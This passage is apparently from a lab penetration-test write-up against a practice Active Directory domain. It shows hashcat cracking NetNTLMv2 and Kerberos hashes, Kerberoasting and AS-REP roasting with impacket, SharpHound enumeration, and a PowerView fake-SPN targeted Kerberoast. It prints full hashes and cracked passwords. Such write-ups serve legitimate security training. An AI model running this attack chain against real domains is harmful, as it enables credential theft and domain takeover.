* Keyspace..: 14344385
```

```
JFLEMMING::trilacor:ec80eb6be451b80b:4015eaba06e44ef47a5e5a418e25e4b:  
01010000000000000063dfd57effda010efd979c85cfdda000000000200080057004e004700470001001e0057004  
9004e002d003000460046004d003400380048004b00310053004d0004003400570049004e002d003000460046004d  
003400380048004b00310053004d002e0057004e00470047002e004c004f00430041004c000300140057004e00470  
047002e004c004f00430041004c000500140057004e00470047002e004c004f00430041004c00070008000063dfd5  
7effda0106000400020000000800300030000000000000000000000000000200000f7dd748dd514e0aec43782dce69f0  
08333564d7070900a55be210200ae691fce0a00100000000000000000000000000000000000000000090024006300690066  
0073002f003100370032002e00310036002e003100330039002e003100300000000000000000000:$Bond@007$$
```

```
Session.....: hashcat
```

```
Status.....: Cracked
```

```
Hash.Mode.....: 5600 (NetNTLMv2)
```

```
Hash.Target.....: JFLEMMING::trilocor:ec80eb6be451b80b:4015eaba06e44e...000000
```

```
Time.Started.....: Thu Sep 05 17:43:30 2024 (2 secs)
```

Time.Estimated...: Thu Sep 05 17:43:32 2024 (0 secs)

```
Kernel.Feature...: Pure Kernel
```

```
Guess.Base.....: File (rockyou.txt)
```

Guess.Queue.....: 1/1 (100.00%)

```
Speed.#1.....: 7644.7 kH/s (3.28ms) @ Accel:256 Loops:1 Thr:64 Vec:1
```

```
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
```

```
Progress.....: 14336000/14344385 (99.94%)
```

```
Rejected.....: 0/14336000 (0.00%)
```

Restore.Point....: 14254080/14344385 (99.37%)

```
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
```

Candidate.Engine.: Device Generator

Candidates.#1.....: 0100666 -> #!hrvert

```
Hardware.Mon.#1.: Temp: 46c Fan: 45% Util: 47% Core:1784MHz Mem:3504MHz Bus:16
```

Started: Thu Sep 05 17:43:26 2024

Stopped: Thu Sep 05 17:43:33 2024

Figure 24: capture hash password of jflemming

Use Kerberoasting to get hashes of SPN users

```
[kali@kali] - [~/Tools/ntlm_theft/test]
$ proxychains impacket-GetUserSPNs -dc-ip 172.16.139.3 trilocor.local/pthorpe -request -
outputfile hashes.kerberoasting
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
```



```
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:389 ... OK
ServicePrincipalName      Name      MemberOf PasswordLastSet
LastLogon  Delegation
-----
-----
adfsconnect/azure01.trilocor.local  azureconnect  2022-07-26 08:35:20.785080
<never>
backupjob/veam001.trilocor.local    backupjob     2022-07-26 08:35:23.910089
<never>
MSSQLSvc/DB01.trilocor.local:1433   mssqlsvc     2022-07-26 08:34:58.941340
<never>
MSSQLSvc/DEVTEST.trilocor.local:1433 sqltest      2022-07-26 08:35:11.410091
<never>
MSSQLSvc/QA001.trilocor.local:1433  sqlqa        2022-07-26 08:35:14.456963
<never>
MSSQLSvc/SQL-DEV01.trilocor.local:1433 sqldev       2022-07-26 08:35:07.988210
<never>
MSSQLSvc/SQL-WEB01.trilocor.local:1433 mssqladm     2022-07-26 08:35:17.769457
<never>
MSSQLSvc/SQL01.trilocor.local:1433  svc_sql      2022-07-26 08:35:02.035096
<never>
MSSQLSvc/SQL02.trilocor.local:1433  sqlprod      2022-07-26 08:35:04.800708
<never>
SAP/APP01.trilocor.local            sapsso       2022-07-26 08:35:30.128840
<never>
SAPsvc/SAP01.trilocor.local         sapvc        2022-07-26 08:35:32.863210
<never>
vmware/vc.trilocor.local            vmwareescvc  2022-07-26 08:35:27.050724
<never>

[-] CCache file is not found. Skipping...
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
```

can crack 3/12 hash passwords: **sqlqa:Password1!** **sqldev:1212developer** **sapvc:!qaz2wsx3edc**

```
λ hashcat.exe -m 13100 -a 0 hashes.kerberoasting rockyou.txt --force
<snip>
```

Dictionary cache hit:

* Filename.: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace.: 14344385

\$krb5tgs\$23\$*sqlqa\$TRILOCOR.LOCAL\$trilocor.local/
sqlqa*\$05b1d2bdd436dbedce00216d8c1ebba5\$3cc5f4ab66ca523de07b5bf0d3ce1b40f8565f987bd7318b8eb62
13ca33fe330a42ec1d86f2f716c9a50a173d63b7746599a3ee685d27bd6bcf4c30bfb3cd04318102d1e5ca539b783
c74e15b0262b538d7fa42b4eccf3d98905bd960353e3f6399a479d13d9e75ab73a36493147bde7ae9fcfe6d170aab
7911bf8da839437276feefd97cefc6ca8fdb7576488d965d90f7a371b9ae71da5a3892045d1a8f1a26170d57db9b7
c2a7e318d3a7e3413e1a243909783d5936ad36e910999188599406483cc103745caac8dec92f40691c0224bf8e0b8
a55c06e3a0b039b4762ab2e825dc61edceb5c7b1653e6536c3295daca3c1ba6c9b15c57ba8a6b3fc1ff2603788226
233c2c18961f0509b27fa5955af66a0f3d1f54c72978565114f850a271f47e927c2fae2b0bd0a78d059cc8c2ce6b1
45646b23907efd7bb5b29f8dd77ea88058a56dd5e3a2dedec152495e9b4d0bb8509e373c01e9cd54768c54fc4e55e
e2aceadf2c5257b73eada53273fbcadac8c4fdbb8ad301d6be21000cc8b7799f8b275376ff001f87fc5da245c973ea
c19eecea6b68bc8d3e908132f40f5479234905e6f535c68bba6ff8b71b34c2be73d3266479ed679a374d0fb36408a
a09826ee8c5a2078e5419d341d72f21f32f86732d47e48f5d5a5b457bc8156e52c7b02a5616ab914f3a43e9ee63a5
07783d61d2ad21c044a4f7155a1c74ac2ab75960bd6dc61659822f98f928c922e28d68279949fa585b7761a49ea34
e0f05d1e75ac135fb27282e487f03777f639bba959e3f46b18a4fa5b2a45299083480af1bbddf568925ee361c47ae
8740f07b0471075b283b9639b9be5624d45725ea0726f73fd21465d1ae93a661cfd73b118e65185edbe36cfd494cc
fef7b01ce013e39d11945fddf3804ae6a47d571a659c39f3c051a88048380969cd67a3b7c61192da5eb3aaec85f40
b576509ac9c3a575998c20e61c5c06505a4507693b6c7555340551cab69269323a3a45ba017f03dee207b196dc259
31c49d157c7ac3e4ae73855ce919dc5912257d102f2bc45daaf0371f8691e43418a2748f84d216feef753bd904342
0728148b404c1a5a54ea54e12d870d8b3c79d0bc773f15f4f677748d6c02e8ea207ebd6ca44548422c4a9d8fa270d
7d299b713c946107fed76b3dd792db609a9acd024bf0f0dd9e84b984d7e59d3c3e472ab23e4e3cbb1a5063e95a2d
9daa5faaee5471720afff7f2b39cb61532267cd2ac92566ac687ef8e0c81cdcc0f60640e4a80ad988d61dab893a250
dee52904c7e563a4b1215ae0ae7154865e91dd0992befe2f9f3178274d7cefb102e1c7bcb66db70e277ff1569ff43
496ecab36b753bc6ca6260ab28555d56bdf3dc654328ca0714dc95220e16454f82e099bbc560b0ec58eee9f86d413
219be562c044cd77ea341d:Password1!

\$krb5tgs\$23\$*sqldev\$TRILOCOR.LOCAL\$trilocor.local/
sqldev*\$0cb3e23883ee7809645e400021130f90\$8a6387fa437b9a3b1c1744fa915499fddd410fc4dd7acf0c25b
aee3c90eee05029db1e18904921603b3e595c74fc4c9e995e9053a913f25ffe1140e2837607612e7b3e1b9a489327
354554256258607405432f4cbe894ea99a574e49c67c6e6a2eed382c3958c62688599586071de559b4ec78738abb9
3d64befc27f199cb31996b83409c7b10e787d249834856c81ff636cf409dd3d37f0fe8922d518e07bb7058ecdabeb
a775af836640742bd710931bd11ffe2932c42dd0a0f105d8baed3e980449d01d0c3826f05681c493ab6fef319074e
b8abdb5115cf442a334c8e61146a99dc01e677cd5e32ab6395f270d16937a09d169a4845b0a4c4cb38b653103485c
2fc5005c3250c84c66eb1ef58e8a92ddb104a61196cf569156ddbb754d04920f220dbee72ffc55e839522dc2c12ff
08ae262c0897ae6105df8ef8ed19b21c11ca227e0a699748f90809f5fb4d5689e56b99c468bb2ddca4f9b024d29fa
65c368b6aa351cf3599d62c1a362dfae3f5e37b04a837b57bd783a67a63671ee767c29b0d926ccd5539468b8c508e
269f76914df6c606719a051a6f86b5238a77523965616063a32b4885d51a364b6d48cb4a53e5e65f36e3c805eb790
a2ca466597cdd56453304c48411565160b555832aae2f0355f5786aadb8b3d8ea4f6dd0787b78e25058526ec18519
866a056c8ec48c435d7d2ac53a273581ee50038ef8a53279ed211c9953deb5c1f7421c92b550dce23ba7601c7a9f8
f9d7d1fa3d300ea99a5464e70c058bb3b31894e15a53cf91f93da35fd82655532afaec1fad9032e824a8399e4e36c
6b6a9fb7ee6ea7cdd644879965d958ebb7f57c7774b3cf31ecf1541ad83374f44216d331545105d5ae34da82aa568
6f91e226a59e849c93f4f21528754d6952af5da9ce4209acd53a1c8628bac1d4ebf327a7eafb25341e826ab7724f
f93bf81e7ba0436408d3578a9f17c95b5ef118e981305b597c7037238e3753c80fe5844630bd1c3020af52d414e6a
162859e41f9c8044ee0f93d3283d1e4149c6527c97058fd7310555e0f4f0cf6ee980916b9412f9fab9f8f787f7934
8b7ab82a9bea35f42b146c0b8de287e0c298776b669ff5fb4371dfd82628c4daf1698450130b078bfbfc882a30198
9a960eccbd5563dcd3350c89e2b97717325ecfda8f3cf18260381eaca7604960c56b3b3fc127c553eb3b1a8d3fff2
a10544af61c63238980191a41a3cc589708ad64a865756c3b3161e79f67e125b3d943e0f9c92d2fe3dad30502c08a
26dbe036194ed80aab5829d4dedcfdc0fcfebbdec1cd12d6e3d88405507c06d5205aec783fe4daf956cbdea91e759
5aa72ff2e2e3ed284231a3d49ccf0ac79f81f593cee2a0a3e331c14d7170677bfcdd4fb5ca02c5299f0a32b754de2
db03fb75856da0cacb327ba:1212developer

\$krb5tgs\$23\$*sapvc\$TRILOCOR.LOCAL\$trilocor.local/
sapvc*\$f2e92b88692ca26c5598ea3cdb6f7eb5\$888574b2e8640936353c68a9ed488896b680a9b5bc3989d89071c

```
ca82d9b08ce365e6d1411ea13e6192e35c2a6b0fcc6388cd01cd6688d7b9dfe427909e23ed0e9e3d85459e7f4404a
2eb56ee9bb4827e51ad53a836062dc0e804d8ade12c858058a6bc0654970476d0df337a8337547a803d0fd270315a
7b46be00a86931c62f3a825fa03541b9593d21527ac522409538a277e31d0c50185a8973f4c35870f6a5494283bbd
26b06baa5eaad39b30c463b5902b5a38b6c0adf6825217f76a7a7e33842e2823646b7005ca95221ccc7c1423dceca
5569ea6813ca6a6032ed8cd877fdf08489a5a6fa4f9c7f402238aa93a34475720d1644050690af731051f1a249ef8
9f5de0ac5b57c933b775061e74c6d3e33b39b9e5a68e70a1a4d2f2e9f34e4a0ef5fe2e39c059d426602d737aad6ff
dc143ddf352b815dd258d69510760fb368988104406b579720137e6c10b1479387ce23a47b3865b94091232256b94
1b24ea8ca071f6bed4ee174ed2f3ed7f66c479ae24e93cb97c929823b79f0f50b31f85b3962488158384aa060f4d8
bf96882786d0cd3b9caac5fdfea62fe1cd8bdd531b59339a3d8627a8434d469b642e462f7713cd52b4b156b031907
9c5b761fc0ae174397a41652726ef25d1b2e434939ce2403ee62a60c5cfab6a3af9c67b379cde2874969c21b4b5f8
90de2dd1ee2d8420e29bf5860525d9588691c5a73f6bf7e7dd77a61d9dd40364d201cfe2e69c41969e455f879a2e1
d4965d830c35c3af5d2945646ace63853e30472430847d536ec5c91bd79321c98db296999255e94116e602dd9a099
d93e53c7ddf24b36def2a898c05f646233355e1df783a22ab9a8775a692930f4edea65877f1c388c2fd93a52a939c
3d598aef4c527a99e7ce8e22790ce0d34047942fd35b4d0ee2b10ec94445092d7e92eb5c4cf73db57e40322243278
b37e0cfc8d8fd619c36e577791fb923e4573644213c00fd02268be38569284bc0621b8cef7bdc58a2837537902ed69
ea1473ba75ec55e550b1e85763670c462a99940e02e1baacd11ec8909fb15ca416ea7e84e6499f169262e4b9e93a8
b91d204b2d3c249e2ec27694c5d0f29cc8ba8969f64f99b9ceaf77ca9b2744b0c5555c4a0384ee255ffe2efd62e1b
e2d3da9a90686136360371a878b3413c8d9b140c7b838cf52bc5019bf0fe3eaa1ec8f5e7789c5b71c0bd5b8c2eaf2
984191a7436d6f69c95763fbc8071440cee811b2a7d19b4adeee759f91b2d953f945674ec3e084fc2a3941c38021a
007f093076894a64108040d328f252227a59d3e91d51c8fcfb657c2da6f2bc8ff2a2baa6d135b36f4f38a3eb9a4b0
aec2c53bee6cd399ca120c4b963180890f080dff14f685886a3b34fafc02dda4921e5026620d30c7c6f2207197db5
8c444f1afeed438d4e4f24:!qaz2wsx3edc
```

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: hashes.kerberoasting
Time.Started....: Thu Sep 05 18:21:54 2024, (10 secs)
Time.Estimated...: Thu Sep 05 18:22:04 2024, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 14943.5 kH/s (2.12ms) @ Accel:256 Loops:1 Thr:32 Vec:1
Recovered.....: 3/12 (25.00%) Digests (total), 3/12 (25.00%) Digests (new), 3/12 (25.00%)
Salts
Progress.....: 172132620/172132620 (100.00%)
Rejected.....: 0/172132620 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:11 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[2321686f74746965] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Temp: 47c Fan: 45% Util: 85% Core:1771MHz Mem:3504MHz Bus:16
```

Started: Thu Sep 05 18:21:41 2024

Stopped: Thu Sep 05 18:22:06 2024

Try **ASREPROast**, crack hash, got a cred **jwegman:Roasty07**

```
└─$ proxychains impacket-GetNPUsers -dc-ip 172.16.139.3 trilocor.local/pthorpe -request -
outputfile hashes.ASREPROast
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
```


Password:

```
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:389 ... OK
Name      MemberOf PasswordLastSet      LastLogon      UAC
-----
jwegman    2022-07-26 08:34:55.472587    2024-09-05 08:45:15.629308    0x410200
```


```
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.16.139.3:88 ... OK
$krb5asrep$23$jwegman@TRILOCOR.LOCAL:d368c4df9f4526ff2ce13f8b9f4a8681$e34ef499492c586293f834fb50c7c13a3316d97cc8322379009524692f12fd22332390b1c97c5aa28220475a3e931b54f760da1b14302264dc8704c271e0db39e395ab81221e3c9379815d143f318f944d39a1a6c965c20fdfe3cb51561a2f72a849195f5f7c877a14ea8bcd57fc7ad10fc773883d9c5a27f5a70b41fef473da3a78c6e22342d0841c3172a0d555d155b6c9a4dae2abace99bf5d561104235088bb078588048f77a3523dcee59c1f2f313c027cb580fe178a0ce13637cb1f04e15d2b7d37d60aeba174da4817278bd88ec579a544a8d84f942e8e3324286b899c7da0fb6705ab277c2f646a59a8624b2
```

Because WEB-NIX01, MS01, WS01 are all in the domain, we will upload [SharpHound.exe](#) to MS01 to query and collect domain data.


```
PS C:\Users\Public> ./SharpHound.exe -c all -d trilacor.local
./SharpHound.exe -c all -d trilacor.local
2024-09-05T10:09:19.6496645-07:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-09-05T10:09:19.8588258-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2024-09-05T10:09:19.9020613-07:00|INFORMATION|Initializing SharpHound at 10:09 AM on 9/5/2024
2024-09-05T10:09:20.3557965-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2024-09-05T10:09:20.4602892-07:00|INFORMATION|Beginning LDAP search for trilacor.local
2024-09-05T10:09:22.3696112-07:00|INFORMATION|Beginning LDAP search for trilacor.local
Configuration NC
2024-09-05T10:09:22.4209947-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-09-05T10:09:22.4209947-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-09-05T10:09:23.3045675-07:00|INFORMATION|Consumers finished, closing output channel
2024-09-05T10:09:23.3396883-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-09-05T10:09:23.5960840-07:00|INFORMATION|Status: 3863 objects finished (+3863 1287.667)/s -- Using 68 MB RAM
2024-09-05T10:09:23.5960840-07:00|INFORMATION|Enumeration finished in 00:00:03.1467639
2024-09-05T10:09:23.8308967-07:00|INFORMATION|Saving cache with stats: 23 ID to type mappings.
1 name to SID mappings.
2 machine sid mappings.
3 sid to domain mappings.
0 global catalog mappings.
2024-09-05T10:09:23.8596926-07:00|INFORMATION|SharpHound Enumeration Completed at 10:09 AM on 9/5/2024! Happy Graphing!
```



Among the users found, only **jflemming** has the most potential



jflemming in the **help desk** group has **generic write** permission with user **ksalinas**



Refer: <https://academy.hackthebox.com/module/163/section/1550>

Using this we can set a fake SPN on the **ksalinas** account and perform a targeted Kerberoasting attack. If this user is using a weak password then we can crack it and proceed onwards.

```

PS C:\Users\Public> Import-Module .\PowerView.ps1
Import-Module .\PowerView.ps1
Import-Module : File C:\Users\Public\PowerView.ps1 cannot be loaded because running scripts
is disabled on this
system. For more information, see about_Execution_Policies at https://go.microsoft.com/
fwlink/?LinkID=135170.
At line:1 char:1
+ Import-Module .\PowerView.ps1
+ ~~~~~
    + CategoryInfo          : SecurityError: (:) [Import-Module], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess,Microsoft.PowerShell.Commands.ImportModuleCommand
PS C:\Users\Public> Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Unrestricted
Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Unrestricted
PS C:\Users\Public> Import-Module .\PowerView.ps1
Import-Module .\PowerView.ps1
PS C:\Users\Public> $SecPassword = ConvertTo-SecureString '$$Bond@007$$' -AsPlainText -Force
PS C:\Users\Public> $Cred = New-Object
System.Management.Automation.PSCredential('trilacor\jflemming', $SecPassword)
PS C:\Users\Public> Set-DomainObject -credential $Cred -Identity ksalinas -SET
@{serviceprincipalname='acmetesting/LEGIT'} -Verbose
Set-DomainObject -credential $Cred -Identity ksalinas -SET
  
```

```
@{serviceprincipalname='acmetesting/LEGIT'} -Verbose
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'trilocor' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.trilocor.local/DC=trilocor,DC=local
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|((samAccountName=ksalinas)(name=ksalinas)(displayname=ksalinas))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to 'acmetesting/LEGIT' for object
'ksalinas'
```

Crack hash we got password **atm@#5**

```
λ hashcat.exe -m 13100 -a 0 hashes.kerberoasting rockyou.txt
hashcat (v6.2.6) starting
```

Dictionary cache hit:

```
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
```

```
$krb5tgs$23$*ksalinas$TRILOCOR.LOCAL$trilocor.local/
ksalinas*$5a04cd2673b8d3b149bb67451d997adf$c39e930a17c4ceac8a1e757b1acc8b9926db6e6504b11e84ec
f3b53b413595af920a5f6fb588f058cc34a1ac37dcc2c8aabb0d21d7684f38f71eb981d73f27284902b5919353d34
c87e0c95a75ab25ae9da75b4aa577723fdd8477f9cd5e26e52b1891f1ee89959fdb775621e62b54c4d5d82a338424
faab115316570c0e987c91a36bbb711f7436551172281dfd38c377026a5dab9b9e5c0add020bb553f1172c5321270
924afc8f658ac1235f949603e08b5a88ea2c17c4631f9365c608196acf2fb9af11ed2628de4d89e97ca12ca834064
567c74bb89a703df087d6d21b16bbcbd1f9932fa28457643af6058a10b7f2741b13db0d32eb1b8dd0e92d41cb7078
2f9a1a0812bdd31d63fb0152507da57e6839e089bc1150513350de2d4e8759c619fed1439ec36f4c3cbcfe2ba057
7ccf5473c5baa9ecf97e56cc64e9b6a83693c673f1355ad79d1b0b6a47a0a6e0d2b58988731a0dd9679b102328e48
dc6284de4a70e5d5d5c1b995404b5cec33627cd81fd96e76eac4db89fb346847585dc31ca990ef561819ba463fe64
57a43d2d04215cfd0d500fea5556ad3f4f919903b7add0e9e305255c7d7a25a6ea5eb258de451dc4d657ae3fae93d
07db2eb32e4d856f7daae359dd3f48bdaf091a9aec249072fec50b2d2c29916a5fadae69421088153fbf7b7f9d822
43bab3c25a6715ee499394a43bddb4ad223e02f1b45ffad16a099ad92d6a50e8c39f3366d97b6a18a736681b5b997
